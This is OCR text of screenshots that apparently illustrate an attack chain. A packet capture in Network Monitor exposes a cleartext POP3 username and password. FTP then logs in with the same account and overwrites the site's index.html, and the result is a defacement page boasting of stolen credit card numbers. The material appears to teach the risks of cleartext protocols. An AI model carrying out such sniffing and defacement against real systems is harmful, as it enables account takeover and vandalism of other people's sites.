
F-Secure SSH

Shortcut to Services

Shortcut to Server


My Computer
ACDsee
Network Neighborhood
Microsoft Visual C++ 5.0
Internet Explorer
Outlook Express
Recycle Bin
w32Dasm
Winamp
Shortcut to prioritize...
Netscape Communicator
SMS Network Monitor
Yahoo Pager
UltraEdit-32 Text Editor
CD Player
Windows NT Explorer
CuteFTP
WinZip 6.3 32-bit
F-Secure SSH
Shortcut to Services
Shortcut to Server
Network Monitor
File Capture Tools Options Window Help
\Ethernet\NET1 Capture Window (Station Stats)
% Network Utilization:
0 0 100
Frames Per Second:
0 0 100
Bytes Per Second:
0 0 100
Time Elapsed: 00:00:00.000
Network Statistics
Frames: 0
Broadcasts: 0
Multicasts: 0
Bytes: 0
Frames Dropped: 0
Network Status:
Network Address 1
1-->2
1<--2
Network Address 2
Captured Statistics
Frames: 0
Frames in Buffer: 0
Bytes: 0
Bytes in Buffer: 0
% Buffer Utilized: 0
# Frames Dropped: 0
Network Address
Frames Sent
Frames Rcvd
Bytes Sent
Bytes Rcvd
Directed Frames Sent
Multicasts Sent
Broadcasts Sen
Network Monitor V4.00.350


Network Monitor
File Edit Display Tools Options Window Help
\Ethernet\NET1 Capture Window (Station Stats)
C:\temp.cap (Hex)
Frame Time Src MAC Addr Dst MAC Addr Protocol Description
52 5.159 0060975946D8 00104B281213 TCP .AP..., len: 20, seq: 979155133-979155152, ack:
53 5.305 00104B281213 0060975946D8 TCP .A...., len: 0, seq: 69034-69034, ack: 97915
54 5.515 00104B281213 0060975946D8 TCP .AP..., len: 20, seq: 69034-69053, ack: 97915
55 5.515 0060975946D8 00104B281213 TCP .AP..., len: 15, seq:4189009641-4189009655, ack:
56 5.529 0060975946D8 00104B281213 TCP .A...., len: 0, seq: 979155153-979155153, ack:
IP: ID = 0x250D; Proto = TCP; Len: 55
TCP: .AP..., len: 15, seq:4189009641-4189009655, ack: 50405, win:32120, src: 6109 dst: 110
TCP: Source Port = 0x17DD
TCP: Destination Port = Post Office Protocol - Version 3
TCP: Sequence Number = 4189009641 (0xF9AF36E9)
TCP: Acknowledgement Number = 50405 (0xC4E5)
TCP: Data Offset = 20 (0x14)
TCP: Reserved = 0 (0x0000)
TCP: Flags = 0x18 : .AP...
TCP: Window = 32120 (0x7D78)
TCP: Checksum = 0xBC10
TCP: Urgent Pointer = 0 (0x0)
TCP: Data: Number of data bytes remaining = 15 (0x000F)
00000000 00 10 4B 28 12 13 00 60 97 59 46 D8 08 00 45 00
00000010 00 37 25 0D 40 00 40 06 70 D7 D0 15 02 12 D0 15
00000020 02 A0 17 DD 00 6E F9 AF 36 E9 00 00 C4 E5 50 18
00000030 7D 78 BC 10 00 00 75 73 65 72 20 6A 69 6D 73 6D
00000040 69 74 68 0D 0A
user jimsm
ith..
F#: 55/140
Offset: 0 (x0)
L: 15 (xF)


Network Monitor
File Edit Display Tools Options Window Help
\Ethernet\NET1 Capture Window (Station Stats)
C:\temp.cap (Hex)
Frame Time Src MAC Addr Dst MAC Addr Protocol Description
107 13.790 0060975946D8 00104B281213 TCP .A...., len: 0, seq: 979155433-979155433, ack:
108 13.800 0060975946D8 00104B281213 TCP .AP..., len: 20, seq: 979155433-979155452, ack:
109 13.919 00104B281213 0060975946D8 TCP .A...., len: 0, seq: 69314-69314, ack: 97915
110 14.499 00104B281213 0060975946D8 TCP .AP..., len: 20, seq: 69314-69333, ack: 97915
111 14.500 0060975946D8 00104B281213 TCP .AP..., len: 15, seq:4189009656-4189009670, ack:
IP: ID = 0x268E; Proto = TCP; Len: 55
TCP: .AP..., len: 15, seq:4189009656-4189009670, ack: 50432, win:32120, src: 6109 dst: 110
TCP: Source Port = 0x17DD
TCP: Destination Port = Post Office Protocol - Version 3
TCP: Sequence Number = 4189009656 (0xF9AF36F8)
TCP: Acknowledgement Number = 50432 (0xC500)
TCP: Data Offset = 20 (0x14)
TCP: Reserved = 0 (0x0000)
TCP: Flags = 0x18 : .AP...
TCP: Window = 32120 (0x7D78)
TCP: Checksum = 0x4EA7
TCP: Urgent Pointer = 0 (0x0)
TCP: Data: Number of data bytes remaining = 15 (0x000F)
00000000 00 10 4B 28 12 13 00 60 97 59 46 D8 08 00 45 00 ..K(...`ùYF+..E.
00000010 00 37 26 8E 40 00 40 06 6F 56 D0 15 02 12 D0 15 .7&Ä@.@.oV-§..-§
00000020 02 A0 17 DD 00 6E F9 AF 36 F8 00 00 C5 00 50 18 .á.¦.n·»6°..+.P.
00000030 7D 78 4E A7 00 00 70 61 73 73 20 65 6C 31 74 33 }xN°..pass ellt3
00000040 21 21 21 0D 0A !!!..
Data contained n TCP packet
F#: 111/140
Offset: 0 (x0)
L: 15 (xF)

```
c:\> ftp webcentral
Connected to webcentral
220 webcentral Microsoft FTP Service (Version 4.0).
Name: jsmith
331 Password required for jsmith.
Password: *******
230 User jsmith logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls.
total 10
-rwxr-xr-x   9 jsmith   jsmith       1024 Aug 17 17:07 .
-rwxr-xr-x   9 root     root         1024 Aug 17 17:07 ..
-rwxr-xr-x   2 jsmith   jsmith       2034 Aug 17 17:07 index.html
-rwxr-xr-x   2 jsmith   jsmith       1244 Aug 17 17:07 image1.gif
-rwxr-xr-x   2 jsmith   jsmith      10244 Aug 17 17:07 image2.gif
-rwxr-x--x   6 jsmith   jsmith        877 Aug 17 17:07 title.gif
-rwxr-xr-x   2 jsmith   jsmith       1314 Aug 17 17:07 bigwidget.jpg
-rwxr-xr-x   2 jsmith   jsmith       1824 Aug 17 17:07 page2.html
226 Transfer complete. bytes received in 0.82 seconds (0.76 Kbytes/sec)
ftp> send index.html
ftp> local: bigwedgie.html remote: index.html
200 PORT command successful.
150 Opening BINARY mode data connection for index.html
226 Transfer complete.
ftp> quit
```

Da Big Wedgie - Netscape

File Edit View Go Communicator Help

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
Yo! Welcome to Da Big Wedgie!

Dear WebMaster/Admin - YOUR SECURITY IS A TOTAL JOKE!
We rooted your box in like five minutes.

Thanx for all the credit card numberz Big Wedgie.
And like, free Kevin Mitnick!!

Document: Done


Web
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Вопросы